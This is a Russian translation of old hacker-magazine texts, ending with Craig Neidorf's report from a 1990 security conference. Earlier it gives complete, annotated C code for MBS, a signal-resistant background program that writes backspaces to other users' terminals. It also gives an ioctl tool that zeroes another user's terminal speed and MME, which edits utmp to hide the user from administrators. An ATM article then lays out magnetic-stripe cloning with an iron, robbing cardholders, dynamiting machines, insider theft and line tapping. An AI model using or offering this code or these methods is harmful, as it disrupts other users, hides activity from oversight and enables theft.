Именно этот фрагмент отправляет MBS в фоновый режим. Вызов `fork()` создаёт ещё один процесс на основе текущего. `fork()` можно считать «клонированием» процесса — дочерний процесс использует всё, что находится ниже по стеку. Итак, теперь можно считать, что запущены ДВЕ копии MBS: одна на переднем плане, другая в фоне. Однако обратите внимание на `exit(0)` — первый вызов убивает родительский процесс. Второй вызов `exit()` убил бы и дочерний. Обратите внимание также на вызов `kmes` — это просто функция, определённая выше, о которой будет сказано позже.

```
nice(prio);
signal(SIGQUIT,sig_hand);
signal(SIGINT,sig_hand);
signal(SIGTERM,sig_hand);
/*   signal(SIGHUP,SIG_IGN); */
```

Этот код принципиально важен для выживания программы MBS в памяти. `nice(prio)` устанавливает новый приоритет, определённый при разборе командной строки.

Операторы `signal()` — это то, что удерживает MBS в рабочем состоянии. Они перехватывают сигналы прерывания (INTERRUPT), выхода (QUIT) и обычный запрос на завершение (KILL). Закомментированная часть позволила бы игнорировать запросы на завершение при разрыве соединения — это оставило бы MBS в фоне даже после выхода пользователя из системы.

Зачем это нужно? Дело в том, что дочерний процесс унаследовал среду родителя. Это означает: если вы, например, делаете `cat` для файла и нажимаете Ctrl-C, чтобы остановить его, процесс `cat` завершится, но сигнал будет передан MBS, который также выйдет — если у него нет обработчика сигналов. Вызовы `signal()` устанавливают обработчики: они направляют программу к функции `sig_hand()` при получении одного из трёх сигналов. Закомментированный вызов лишь говорит программе игнорировать сигнал разрыва соединения. Аргумент `sig_hand` можно заменить на `SIG_IGN`, если нужно просто игнорировать сигнал без его обработки.

`SIGQUIT` иногда соответствует символу Ctrl-D — поэтому с ним тоже нужно разобраться. Если сигналы не игнорировать и не перехватывать, MBS легко может быть выбит из памяти — случайно, самим пользователем.

```
while(1) {  /* "Kernel" Begins here and never ends */
     handle = open("/etc/utmp",O_RDONLY);
```

Выше запускается основной цикл. В его начале открывается файл utmp.

```
 while (read(handle,&u,sizeof(u)) != 0) {
      bad = 0;
      sprintf(full_tty,"/dev/%s",u.ut_line);
      if (strcmp(u.ut_name,getlogin()) != 0) {
        if (u.ut_type == USER_PROCESS) isg = checkent(u.ut_name);
           else isg = 1;
        if (isg != 1) {
           if((to_tty = fopen(full_tty,"w")) == NULL)  {
              bad = 1;
              }
           if (bad == 0) {
              fprintf (to_tty, "\b\b\b");
              fflush (to_tty);
              }
              fclose(to_tty);
        }
    }
```

Выше — вложенный цикл. Он проходит по файлу utmp и для каждой записи формирует путь к TTY текущей записи (`sprintf(full_tty...)`). Затем проверяет, не является ли это вашим собственным терминалом. Если да — цикл пропускает запись. Если нет — проверяет, является ли запись пользовательским процессом. Если нет — переходит к следующей записи.

Если это пользователь, вызывается `checkent`, чтобы проверить, значится ли он в таблице иммунитета (см. ниже). Если пользователь не имеет иммунитета, программа пытается открыть его TTY. Если это не удаётся, устанавливается флаг `bad` и цикл заканчивается. Если TTY доступен для записи, туда отправляются три символа backspace в соответствии с настройками вашего терминала. Затем TTY закрывается, и цикл продолжается.

```
        }
close (handle);
    }
}
```

Выше — конец основного цикла. Дескриптор (utmp) закрывается, чтобы его можно было снова открыть в начале следующей итерации цикла. Причина, по которой не формируется таблица людей для атаки в памяти после одного прочтения, состоит в следующем: MBS должен прекращать воздействие на пользователей после их выхода и снова активироваться при новых входах. Постоянное чтение файла utmp гарантирует охват всех пользователей, кроме защищённых. Кроме того, файл необходимо закрывать перед повторным открытием: в противном случае через несколько итераций всё пойдёт вкривь и вкось.

Вот обработчик сигналов:

```
void sig_hand(sig)
int sig;
```

```
{
if(sig == 3) kmes("Ignoring Interrupt\n",1);
if(sig == 15) kmes("Ignoring Termination Signal\n",1);
if(sig == 4) kmes("Ignoring quit signal.\n",1);
        }
```

Всё очень просто. Когда сигнал перехватывается и передаётся обработчику, библиотечная функция `signal` передаёт номер сигнала в качестве аргумента. Здесь обрабатываются сигналы 3, 4 и 15 — но это сделано лишь для эффекта. Можно было бы вывести одну строку вне зависимости от сигнала или вовсе убрать эту функцию и поставить `SIG_IGN` в вызовах `signal`.

Ниже — проверка иммунитета:

```
int checkent(uname) /* Check for immunity */
char *uname;
{
        int cnt = 0;
        truefalse = 0; /* assume NOT immune */
        while (cnt < maxitem) {
                if (strcmp(uname,ent[cnt]) == 0) { /* if immune... */
                        truefalse = 1;
                        warn[cnt]++; /* increment warning variable */
                        warnem(cnt); /* warn him if we have not */
                }

                cnt++;
        }
        return(truefalse); /* return immunity stat. 1=immune, 0 = not */
}
```

Здесь используются переменные, не объявленные внутри функции — это глобальные переменные, объявленные в начале программы. Функция просто сравнивает переданное ей имя входа с каждым именем в таблице иммунитета. Если имя найдено, функция проверяет, нужно ли предупредить пользователя. Счётчик предупреждений увеличивается, чтобы функция предупреждения знала, было ли уже отправлено уведомление.

Вот функция предупреждения:

```
void warnem(wcnt) /* Notify all the immune people ... */
int wcnt;
{
        if (bad == 0) { /* keep from dumping core to disk */
                if (warn[wcnt] < 2) {
                        sprintf(kstr,"%s has started a backspace virus!\n",getlo
                        kmes(kstr,0);
                        warn[wcnt]++;
                }
        }
}
```

Функция принимает порядковый номер записи в таблице и проверяет, было ли уже отправлено предупреждение. Это определяется по значению счётчика: если оно меньше двух, значит, пользователь ещё не был предупреждён. После отправки функция увеличивает флаг предупреждения, чтобы уведомление больше не отправлялось — пока программа не будет остановлена и перезапущена или пока кто-то другой не запустит её. Проверка `if (bad == 0)` гарантирует, что предупреждение отправляется только в том случае, если можно записать данные в TTY.

Вот функция `kmes`, которую вы всё время видите:

```
void kmes(fmt,boo)
char *fmt;
int boo;
{
        if (boo != 0) {
                printf("MBS_KERN: ");
                printf("%s",fmt);
```

```
        }
        if (boo == 0) {
                sprintf(full_tty,"/dev/%s",u.ut_line);
                to_tty = fopen(full_tty,"w");
                fprintf(to_tty,"MBS_KERN: %s",fmt);
                fclose(to_tty);
        }
}
```

Это просто украшенный `printf`, который выводит строку с префиксом `"MBS_KERN:"`. Переменная `boo` позволяет определить, куда выводить сообщение — на локальный экран или на другой TTY. Сделано исключительно для красоты.

Наконец, посмотрим на инициализатор:

```
void initit() {  /* Initialize our little "kernel" */
        int xxx = 0;
        strcpy(ent[0],"sirh");
        strcpy(ent[1],"merlin");
        strcpy(ent[2],"datawiz");
        strcpy(ent[3],"par");
        strcpy(ent[4],"epsilon");
        while (xxx < 11) {
                warn[xxx] = 0;
                xxx++;
        }
        kmes("Kernel Started.\n",1);
}
```

Очень простая процедура. Она лишь заполняет список именами тех, кто должен иметь иммунитет. `ent[..][..]` хранит этот список. Также обнуляются флаги предупреждений, связанные с каждым пользователем. («sirh», «merlin», «par» и т. д. — это имена учётных записей.)

Этот «вирус» может делать больше, чем просто отправлять backspace-символы, — если внести соответствующие изменения. Некоторые люди дополнили его следующей программой — ioctl.c.

IOCTL — изменение параметров чужого TTY без прав на чтение

Программа ioctl очень интересна. По сути, она действует как `stty`, но при этом не требует использования < для изменения терминала другого пользователя. Вот листинг:

```
#include <stdio.h>
#include <sys/types.h>
#include <fcntl.h>
#include <sgtty.h>
#define TIOC ('T'<<8)
#define TCSETA (TIOC|2)

main(argc,argv)
int argc;
char *argv[];
{
        int x;
        struct sgttyb histty;
        if (argc == 1) exit(0);
        x = open(argv[1],O_WRONLY);
        if (x == -1) exit(0);
        histty.sg_ispeed = B0;
        histty.sg_ospeed = B0;
        ioctl(x,TCSETA,&histty);
}
```

Суть программы в том, что вы указываете полный путь к TTY, который нужно «поразить». Для работы необходимы права на запись в этот TTY.

Обратите внимание на два `define`. Они позволяют не подключать `termio.h` и тем самым избежать 200 предупреждений о переопределении. Эта программа значительно проще MBS. Вот как она работает:

```
main(argc,argv)
int argc;
char *argv[];
```

Разумеется, выше настраивается приём аргументов командной строки.

```
        int x;
        struct sgttyb histty;
```

Это переменные. Структура `sgttyb` нужна функции `ioctl` для выполнения её задачи. С помощью этой структуры можно многое сделать с TTY, но данная программа выполняет лишь два действия, как вы скоро увидите. Помните, что программы здесь можно модифицировать — особенно эту. Загляните в `sgtty.h`, чтобы узнать, в какие режимы можно переключить TTY.

```
        if (argc == 1) exit(0);
        x = open(argv[1],O_WRONLY);
        if (x == -1) exit(0);
```

Эти три строки выполняют открытие и проверку на ошибки. Первая строка: если аргумент не указан — выйти. Аргументом должен быть путь к драйверу устройства (`/dev/tty...`). Вторая строка открывает TTY для записи, третья — завершает программу при ошибке.

```
        histty.sg_ispeed = B0;
        histty.sg_ospeed = B0;
        ioctl(x,TCSETA,&histty);
```

Вот суть программы. Что она делает:

• Строка 1: устанавливает скорость входящего потока TTY равной 0 и записывает в структуру.
• Строка 2: устанавливает скорость исходящего потока TTY равной 0 и записывает в структуру.
• Строка 3: применяет параметры из структуры `histty` к TTY.

Именно поэтому, изучив поля структуры, можно делать самые разные вещи: переводить весь вывод в верхний регистр, устанавливать другую скорость передачи, переопределять обработку символа CR, переопределять табуляцию и многое другое.

MME — Make ME!

MME — программа, которая модифицирует utmp, чтобы скрыть вас или просто запутать других пользователей. Это другая версия по сравнению с той, что я выпускал ранее. В данной версии убран код, позволяющий менять ваш TTY: это оказалось слишком опасным.

Вот листинг:

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <utmp.h>
#include <sys/stat.h>

char *mytty; /* For an exact match of ut_line */
char *backup_utmp = "cp /etc/utmp /tmp/utmp.bak";
struct utmp *user;
main(argc,argv)
```

```
int argc;
char *argv[];
{
        int good= 0,cnt = 0,start = 1, index = 0;
        char err[80];
        system(backup_utmp);
    printf("Welcome to MME 1.00 By Sir Hackalot\n");
    printf("Another PHAZESOFT Production\n");
    printf("Status:");
    if (argc == 2) printf("Changing your login to %s\n",argv[1]);
        if (argc == 1) printf("Removing you from utmp\n");

        utmpname("/etc/utmp");
        mytty = strrchr(ttyname(0),'/'); /* Goto the last "/" */
        strcpy(mytty,++mytty); /* Make a string starting one pos greater */
        while (good != 1) {
                user = getutent();
                cnt++;
                if (strcmp(user->ut_line,mytty) == 0) good =1;
        }
        utmpname("/etc/utmp"); /* Reset file pointer */
        for(start = 0;start < cnt;start++) {
                user = getutent(); /* Move the file pointer to where we are */
        }


    if (argc == 1) {
     user->ut_type = LOGIN_PROCESS;
          strcpy(user->ut_name,"LOGIN");
                    }
    else user->ut_type = USER_PROCESS;

        if (argc == 2) strcpy(user->ut_name,argv[1]);
        pututline(user); /* Rewrite our new info */
        endutent(); /* Tell the utmp functions we are through */
        printf("Delete /tmp/utmp.bak if all is well.\n");
        printf("Else, copy it to /etc/utmp.\n");
}
```

Разберём по частям, начиная со стандартной функции:

Снова настраиваем `main` для приёма аргументов командной строки.

```
char *mytty; /* For an exact match of ut_line */
char *backup_utmp = "cp /etc/utmp /tmp/utmp.bak";
struct utmp *user;
```

Это глобальные переменные. `backup_utmp` — команда, которую мы передадим оболочке в качестве механизма отказоустойчивости.

```
           system(backup_utmp);
    printf("Welcome to MME 1.00 By Sir Hackalot\n");
    printf("Another PHAZESOFT Production\n");
    printf("Status:");
    if (argc >= 2) printf("Changing your login to %s\n",argv[1]);
        if (argc == 1) printf("Removing you from utmp\n");
```

Сначала командой `system` запускается оболочка и выполняется команда резервного копирования. Затем выводятся скромные титры. После этого программа сообщает, что именно она будет делать, исходя из числа переданных аргументов. Если аргументы не указаны (`argc==1`) — удалить нас из utmp. Если указан один или более (`argc>=2`) — изменить имя входа.

```
utmpname("/etc/utmp");
        mytty = strrchr(ttyname(0),'/'); /* Goto the last "/" */
        strcpy(mytty,++mytty); /* Make a string starting one pos greater */
```

`utmpname` — системная функция, характерная для UNIX System V, XENIX System V и других. Она входит в библиотеку чтения utmp и задаёт файл, который будет использоваться при вызовах других системных функций (`getutent` и т. д.). `mytty` получает имя вашего TTY: результат `ttyname(0)`

разбивается так, чтобы получить имя TTY без пути.

```
while (good != 1) {
                user = getutent();
                cnt++;
                if (strcmp(user->ut_line,mytty) == 0) good =1;
        }
```

Этот код получает ваш относительный индекс в utmp и сохраняет его в `cnt`.

```
utmpname("/etc/utmp"); /* Reset file pointer */
        for(start = 0;start < cnt;start++) {
                user = getutent(); /* Move the file pointer to where we are */
        }
```

Выше сбрасывается указатель файла, используемый системными вызовами, а затем он перемещается к вашей записи.

```
if (argc == 1) {
     user->ut_type = LOGIN_PROCESS;
          strcpy(user->ut_name,"LOGIN");
                    }
    else user->ut_type = USER_PROCESS;

        if (argc == 2) strcpy(user->ut_name,argv[1]);
        pututline(user); /* Rewrite our new info */
        endutent(); /* Tell the utmp functions we are through */
```

Всё предельно просто. Если вы удаляете себя из utmp, тип вашего процесса меняется на `LOGIN_PROCESS`, и при выполнении команды `who` вас не будет видно. Имя входа меняется на `LOGIN`, чтобы всезнающий системный администратор при выполнении `who -l` тоже ничего не заметил. Ведь `who -l` показывает терминалы, ожидающие входа. Поэтому, не изменив имя TTY, мы бы увидели следующее:

```
$ who -l
LOGIN           ttyxx1
LOGIN           tty002
joehack         tty003
LOGIN           tty004
```

Видите проблему? Именно поэтому имя нужно менять на `LOGIN`.

Если же вы меняете имя входа, срабатывает ветка `else`, которая гарантирует, что вы будете присутствовать в utmp на случай, если вы ранее удалили себя оттуда. Затем аргумент командной строки подставляется в качестве вашего имени входа в utmp. `pututline(user)` записывает данные в запись по текущей позиции указателя файла, помещая содержимое структуры `user` в файл. `endutent` закрывает файл.

Вот пример использования:

```
# mme Gh0d
```

Это изменит ваше имя входа в utmp на `Gh0d`.

```
# mme
```

Это удалит вас из поля зрения. Помните: для работы программы необходимы права на запись в utmp. Программу можно протестировать, изменив имя файла в функции `utmpname` на другой путь, например в `/tmp`. Скопируйте `/etc/utmp` в `/tmp/utmp` и проверьте там. Затем можно использовать `who` для чтения файла из `/tmp`, чтобы посмотреть результат.

В заключение

Это лишь часть программ, которые я решил включить в данный файл. У меня есть ещё много чего, но я решил придержать их для следующих выпусков и оставить эти два вместе, поскольку они тесно связаны. Один человек взял MBS и ioctl и объединил их в программу, которая устанавливает скорость передачи данных всех пользователей на ноль вместо отправки трёх символов backspace. Он просто вставил приведённые строки кода в место отправки backspace-символов и использовал `open` вместо потокового открытия (`fopen`). Объединить эти две вещи очень просто.

Хорошей жизни! Не переставайте программировать!

By: Sir Hackalot of Phaze.

Исследование банкоматных карт

Автор: Jester Sluggo

Опубликовано: 13 мая 1989 (для Black-Ice: на рецензию)
Опубликовано: 12 января 1990 (для Phrack Inc.)
Опубликовано: 10 ноября 1990 (для Phrack Classic)

На североамериканском континенте, являющемся крупнейшим в мире потребителем товаров и услуг, ликвидность банковской системы стала важным фактором повседневной жизни. Люди использовали сберегательные счета, чтобы хранить деньги в безопасности, а банки — чтобы выдавать кредиты. Однако из-за «банковских часов» (с 10 утра до 3 дня) людям нередко было трудно получить доступ к своим деньгам в нужный момент.


Банковская система создала систему чековых счетов. Она позволяла людям гораздо проще получать доступ к своим средствам. К сожалению, главный недостаток этой системы состоит в том, что люди не умеют управлять собственными деньгами и вести учёт. Миллионы раз в день по всему североамериканскому континенту люди выписывают чеки на суммы, превышающие остаток на их сберегательных счетах. Этот недостаток ещё больше нагружает и без того перегруженную судебную систему. Банковская система вскоре отреагировала на эту проблему, внедрив методы «проверки чеков», призванные предотвратить подделки и несанкционированное снятие средств.

«Деньги правят миром» — и существует немало способов заставить этот мир вращаться. Сегодня у нас есть чековые счета, кредитные карты, дорожные чеки и наиболее «ликвидная» форма денег — наличные. Наличные расчёты не поддаются отслеживанию и повсеместно принимаются, поэтому я убеждён, что «безбумажного общества» никогда не наступит. Банкоматы обеспечивают потребителям круглосуточный доступ к наличным средствам. Достаточно вставить пластиковую карту в машину и ввести на клавиатуре «пароль от счёта» владельца — и можно получить доступ к его банковскому счёту и снять наличные. В этом файле изложены некоторые подробности об автоматических кассирах и пластиковых картах, используемых системой.

Банкомат соединён проводами и кабелями с «главным компьютером». В ходе каждой транзакции банкомат посылает сигналы на главный компьютер. Главный компьютер фиксирует каждую транзакцию (пополнение или снятие средств) и обновляет счёт держателя карты. Он также посылает банкомату сигналы «разрешения» или «отказа» применительно к запрошенной операции. Если держатель карты пытается снять 150 долларов, а на счёте у него только 100, главный компьютер даст банкомату команду отклонить транзакцию.

Банкомат имеет два отсека для хранения наличных. Первый — отсек для вкладов. Это небольшой отсек, принимающий ежедневные депозиты. Он расположен в верхней части машины, рядом со всеми механическими устройствами. Поскольку большинство операций с банкоматом — снятие наличных, вся нижняя половина машины заполнена деньгами, из которых производятся выдачи.


Пластиковая карта, вставляемая в машину, имеет те же размеры, что и кредитная карта. На лицевой стороне карты выдавлена информация о её держателе. На обратной стороне имеется тонкая полоска магнитной ленты, которая также содержит важную информацию.



```
Front-side                          Back-side
```

Когда держатель карты вставляет её в машину и запрашивает транзакцию, машина считывает выдавленную информацию с лицевой стороны и сравнивает её с данными, хранящимися на магнитной полосе, проверяя совпадение сведений с обеих сторон.

Информацию на лицевой стороне легко прочитать визуально. Однако данные на магнитной полосе так просто не прочитаешь. Вы, вероятно, спросите: «Что хранится на магнитной полосе?» Ответ: та же информация, что и в выдавленном тексте, плюс некоторые «конфиденциальные» данные о финансовом положении держателя карты. Магнитная полоса имеет 3 «дорожки». Первая дорожка может хранить 210 BPI (байт на дюйм), вторая — 75 BPI, третья — 210 BPI. Итак:



THE MAGNETIC STRIP

Ниже представлена информация, хранящаяся на каждой дорожке полосы (на примере):

```
Track 1: " ;B 12345675 ^ Schmoe/Joe ^ ; LRC "
Track 2: " ;12345675 01/91 ^ 1234 ^ (discriminate data) ; LRC "
Track 3: " ;12345675 ^ 01/91 ^ 5 (discriminate data) ; LRC "
```

Расшифровка данных дорожек

Дорожка 1:

• "`;`" — начальный символ данных
• "`B`" — символ управления полем: по всей видимости, сообщает банкомату тип счёта (или статус) пользователя
• "`12345675`" — номер счёта держателя карты
• "`^`" — разделитель полей данных
• "`Schmoe/Joe`" — фамилия/имя держателя карты
• "`^`" — разделитель полей данных
• "`;`" — конечный символ данных
• "`LRC`" — продольный контроль избыточности (конечный символ дорожки)

Дорожка 2:

• "`;`" — начальный символ данных
• "`12345675`" — номер счёта держателя карты
• "`01/91`" — месяц/год истечения срока действия карты
• "`^`" — разделитель полей данных
• "`1234`" — идентификационный номер процесса (по всей видимости, «пароль» держателя карты — или номер, подтверждающий транзакцию между банкоматом и главным компьютером)
• "`^`" — разделитель полей данных
• "`(dscrmn. data)`" — дискриминирующие данные. Точное содержание неизвестно. Возможно, идентификационные данные банка или тип банковского счёта (сберегательный, расчётный)?
• "`;`" — конечный символ данных
• "`LRC`" — продольный контроль избыточности

Дорожка 3:

• "`;`" — начальный символ данных
• "`12345675`" — номер счёта держателя карты

• "^" — разделитель полей данных
• "01/91" — месяц/год истечения срока действия карты
• "^" — разделитель полей данных
• "5" — цифра шифрования. При отправке запроса транзакции на главный компьютер данные шифруются. Эта цифра указывает, какой ключ шифрования используется.
• "(dscrmn. data)" — дубликат дискриминирующих данных с дорожки 2
• ";" — конечный символ данных
• "LRC" — продольный контроль избыточности

При обработке карты банкомат пытается сопоставить номер счёта, дату истечения срока и имя, хранящиеся на каждой дорожке. Дублирование данных необходимо для проверки. Обратите внимание: дублированные данные хранятся на разных дорожках с разной плотностью записи. После подтверждения совпадения данных на дорожках банкомат сравнивает их с выдавленной информацией на лицевой стороне. Если вся информация совпадает, транзакция будет проведена. Если нет — карта считается повреждённой, и банкомат оставляет её у себя. Держатель карты получит распечатку с указанием обратиться в банк, выдавший карту, для получения замены по почте (этот процесс занимает около 3 недель).

Теперь, зная устройство системы банкоматов и расположение информации на карте, зададимся вопросом: какие «уязвимости» содержит эта система? Я опишу 4 метода атаки, которые были опробованы (не мной!).

1) Вандализм

Если хотите, можно взломать банкомат. Однако большинство банкоматов оснащены датчиками, которые срабатывают при попытке взлома. Поэтому, если вы собираетесь использовать этот метод, не советую применять молоток и зубило: вскрыть машину таким образом займёт полчаса, и к тому времени приедет полиция. Можно попробовать более быстрый способ — динамит, но он может разбросать деньги по всему помещению, что затруднит их сбор. Кроме того, большая часть денег хранится в нижней половине машины (если только вам не попался банкомат, уже исчерпавший запас наличных для выдачи), поэтому взламывать нужно именно нижнюю часть.

В связи с этим можно поджидать у банкомата легитимного пользователя, завершающего операцию по снятию наличных, и ограбить его. Насколько мне известно, банк не несёт ответственности за размещение банкомата в «безопасной» среде. Тем не менее банкоматы, как правило, устанавливают с освещением и в «разумных» местах, где людям нужны наличные (например, в продуктовых магазинах), где вероятность ограбления невелика.

2) Физическое проникновение

Здесь существует несколько способов. Если у вас есть похищенная карта, можно наугад пробовать угадать пароль от счёта. Однако я считаю этот метод примитивным. При слишком большом числе неудачных попыток банкомат вернёт карту. При этом попытки *могут* быть зафиксированы в центральном компьютере, что даст банку повод заблокировать карту — впрочем, это мной не проверено. Если вы всё же раздобыли карту, можно изготовить поддельную.

А) Поддельные карты банкомата. Метод изготовления поддельных кредитных карт применим и к картам банкоматов. Имея действующую карту банкомата, можно «клонировать» её, просто выдавив на чистой карте ту же информацию. Скопировать магнитную полосу тоже несложно. Для этого нужно наложить чистую полоску магнитной ленты поверх оригинальной. Затем аккуратно провести

утюгом на низкой температуре по обеим полосам в течение нескольких секунд. Наконец, отделить новую полосу от оригинала — и копия всех данных с карты у вас в руках.

Б) Мне также известен случай, когда несколько человек располагали устройством, способным читать и записывать данные на магнитные полосы (вероятно, они работали в компании, производящей карты для банкоматов). С помощью этого устройства им удавалось создавать и изменять существующие данные на картах (например, продлевать срок действия, чтобы использовать одну и ту же карту длительное время).

В связи с этим следует упомянуть, что существуют и другие устройства для чтения и записи магнитных полос. С помощью персонального компьютера можно приобрести устройство, позволяющее работать с такими полосами. Внешне оно напоминает дисковод. Если вас интересует этот метод, рекомендую обратиться в следующую компанию:

```
American Magnetics Corporation
740 Watsoncenter Road
Carson, California   90745
USA

213/775-8651
213/834-0685  FAX
910-345-6258  TWX
```

В) ВНИМАНИЕ: В ходе каждой транзакции в банкомате делается фотография лица, запрашивающего операцию. Как долго хранится плёнка — неизвестно, вероятно, это определяется каждым банком самостоятельно (если только не существует федерального регулирования на этот счёт). Также возможно, что это делается не во всех банкоматах.

3) Хищение «изнутри»

Описанный выше случай также относится к этому разделу. Главные «дыры в безопасности» любой компании — её сотрудники. Именно это — самый лёгкий способ похитить деньги из банкоматов. Человек, собирающий депозиты из машины и загружающий наличные для выдачи, имеет самый свободный и открытый доступ к этим устройствам. Мне говорили, что такой человек легко может воровать из банкоматов незаметно. Ещё один человек с доступом к машинам — техник. Технический специалист, обслуживающий банкоматы, является самым осведомлённым о них сотрудником банка, поэтому он должен быть человеком, заслуживающим доверия, и получать «достойную» зарплату — иначе он начнёт собирать «пенсионные отчисления» из банкомата, и это может остаться незамеченным.

Тем не менее мне известны случаи растраты с участием банкоматов, так что, думаю, это не так просто, как кажется. Элементарный здравый смысл подсказывает, что банк ведёт учёт каждого доллара по каждой транзакции. Где именно ведётся этот учёт — внутри банкомата или в главном компьютере — значения не имеет: та или иная форма учёта *вероятно* существует.

4) Перехват линии передачи данных

Этот метод оказался весьма успешным. Суть его в «прослушивании» проводов, соединяющих банкомат с главным компьютером. Это позволяет перехватывать и отправлять сигналы банкомату. Однако требуются определённые «инсайдерские знания», поскольку передача зашифрована (см. цифру шифрования на магнитной полосе). Впрочем, думаю, знать *всё*, что передаётся, не обязательно. Достаточно знать, когда послать банкомату сигнал «разрешения», приказывающий ему выдать наличные. Я читал о случае (возможно, в Phrack World News за 1985 год?), когда несколько человек таким методом получили 600 000 долларов из различных банкоматов. Пожалуй,

это один из лучших и наиболее изощрённых способов кражи из этих машин.

Информация в этом файле должна быть «достаточной», чтобы познакомить вас с принципами работы банкоматов. Как я её получил? Я пришёл в банк и поинтересовался компьютерными технологиями банкоматов. Человек, ответственный за банкоматы, оказался чиновником и на самом деле почти ничего не знал о «внутренностях» машин. К счастью, в тот день там оказался технический специалист по банкоматам, и я предложил угостить его ужином тем вечером. (Отсылка к разделу «Хищение "изнутри"» и принципу корпоративной лояльности.) За ужином в «Toppers» (уютном ресторане в стиле 1950-х, где подают гамбургеры, молочные коктейли и пиво) он предоставил мне руководства по эксплуатации и ремонту банкоматов. Считаю, что эта информация вполне стоит ужина за 3,82 доллара и представит определённую ценность для читателей. Часть сведений была отфильтрована в силу их «деликатного характера», однако всё изложенное мной подтверждено.

Благодарности

• The Mentor (Phrack #8, файл #7; «Fun with Automatic Tellers»)
• Deserted Surfer
• Hyudori
• Lex Luthor

Пожалуйста, распространяйте этот файл в полном виде.

13-я Ежегодная Национальная Конференция по Компьютерной Безопасности

Октябрь 1–4, 1990 года. Отель Omni Shoreham, Вашингтон, О.К.

Взгляд «Knight Lightning»

Автор: Craig M. Neidorf

Доктор Дороти Деннинг впервые намекнула о приглашении меня на её панель «Хакеры: кто они?» в мае 1990 года, когда мы впервые вступили в контакт в ходе подготовки к моему судебному процессу. В то время я не считал эту идею особенно удачной, поскольку никто не знал, чем обернутся для меня ближайшие несколько месяцев. По завершении процесса я согласился принять участие, и, к моему удивлению, мой адвокат, Шелдон Зеннер (из фирмы Katten, Muchin & Zavis), также принял приглашение выступить.

Несколько недель спустя среди специалистов в области компьютерной безопасности возникло несогласие с тем, чтобы я появился на конференции. Они считали, что моё присутствие на подобном мероприятии подрывает всё, за что они стоят, и будет воспринято компьютерными «хакерами» как своего рода награда за мою известность в хакерском сообществе. К счастью, доктор Деннинг осталась верна своим личным ценностям и не исключила меня из числа докладчиков.

В отличие от Гордона Мейера, мне не удалось побывать на презентации доктора Деннинг «О хакерах, взламывающих компьютерные системы» и на сессиях по этике, хотя по приезде я был осведомлён о том огромном интересе участников конференции и об их реакции на мою теперь уже широко известную статью, в которой анонсировался «Проект Феникс».

Стараясь пропустить как можно меньше занятий, я прибыл в Вашингтон поздно вечером в среду, 4 октября. По странному стечению обстоятельств я оказался в одном самолёте с Шелдоном Зеннером.

Прежде я бывал на похожих съездах — например, на Национальном съезде братства Zeta Beta Tau в Балтиморе годом ранее, — однако этот был каким-то иным. Полагаю, учитывая всё пережитое мной, было вполне естественно испытывать некоторую тревогу в окружении специалистов по компьютерной безопасности, но как ни странно, это чувство вскоре прошло, когда я начал встречать старых и новых знакомых.

Мы с Зеннером встретились с Дороти и Питером Деннингами, а вскоре я познакомился с Терри Гроссом — адвокатом, нанятым Фондом электронных рубежей (Electronic Frontier Foundation), который помогал с моим делом по вопросам Первой поправки. Появились Эммануэль Голдштейн, редактор журнала 2600 Magazine и, пожалуй, главный человек, ответственный за распространение новостей и озабоченности в связи с моим обвинительным заключением прошлой весной, а также Фрэнк Дрейк, редактор W.O.R.M. С Дрейком я был знаком раньше. Наконец я наткнулся на Гордона Мейера.

Какое-то время мы все обменивались историями о разных событиях нашей жизни и о том, как всё изменилось за эти годы, — пока нас не прервал один странный джентльмен из Германии, поинтересовавшийся, не являемся ли мы членами Chaos Computer Club. На банкете в тот вечер меня представили Питеру Нойману (который, среди прочего, является модератором

интернет-дайджеста «RISKS») и Марку Ротенбергу (Computer Professionals for Social Responsibility).

Ввиду огромного интереса к сессиям по этике и тех комментариев, которые я слышал от присутствовавших там людей, меня охватило странное ощущение иронии. За эти годы я организовывал и посещал множество «хакерских» конвенций, наиболее заметной из которых была «SummerCon». На таких конвенциях одним из главных занятий всегда было играть в детектива и пытаться разгадать загадку: кто из гостей или других постояльцев отеля явился, чтобы шпионить за нами — будь то правительственные агенты или иные представители силовых структур.

Если на SummerCon юные хакеры носились по всему залу в поисках «федералов», то на NCSC меня интересовало, не ведут ли профессионалы в области безопасности себя зеркальным образом... Кто такие хакеры? Несмотря на такое отношение, а может быть, именно благодаря ему, я и остальные участники панели носили свои именные бейджи с гордостью, ощущая окутывающее нас воодушевление.

• -

4 октября 1990 года

Дороти Деннинг собрала докладчиков на ранний утренний бранч, и у меня наконец появилась возможность лично познакомиться с Кэти Хафнер. Участники панели обсудили возможные вопросы для начала презентации, и не успел я оглянуться, как пришло время встречи с публикой.

Когда мы собрались в передней части конференц-зала, я был неприятно удивлён: оказалось, что люди, отвечавшие за расстановку именных табличек (которые должны были стоять перед каждым участником панели), явно учились правописанию в школе Кука и написали на моей табличке «Neirdorf». Зеннер нашёл это уморительным. К счастью, ошибку успели исправить до начала.

Хакеры: кто они?

Доктор Деннинг открыла презентацию, кратко представив каждого участника панели и задав им по нескольку вопросов.

Кэти Хафнер оспорила мнение о том, что её работа способствует романтизации хакерства, ссылаясь на те тяжёлые испытания, которые пришлось пережить людям, у неё бравшим интервью. Я поймал себя на том, что сочувствую ей, — я знал, каково это: быть на их месте. Многие позже замечали, что её защита Митника казалась несколько неискренней, поскольку он действительно совершил ряд серьёзных поступков. Не зная всех подробностей дела Митника и не опираясь на общие СМИ как на основу для суждений, я воздержался от каких-либо оценок.

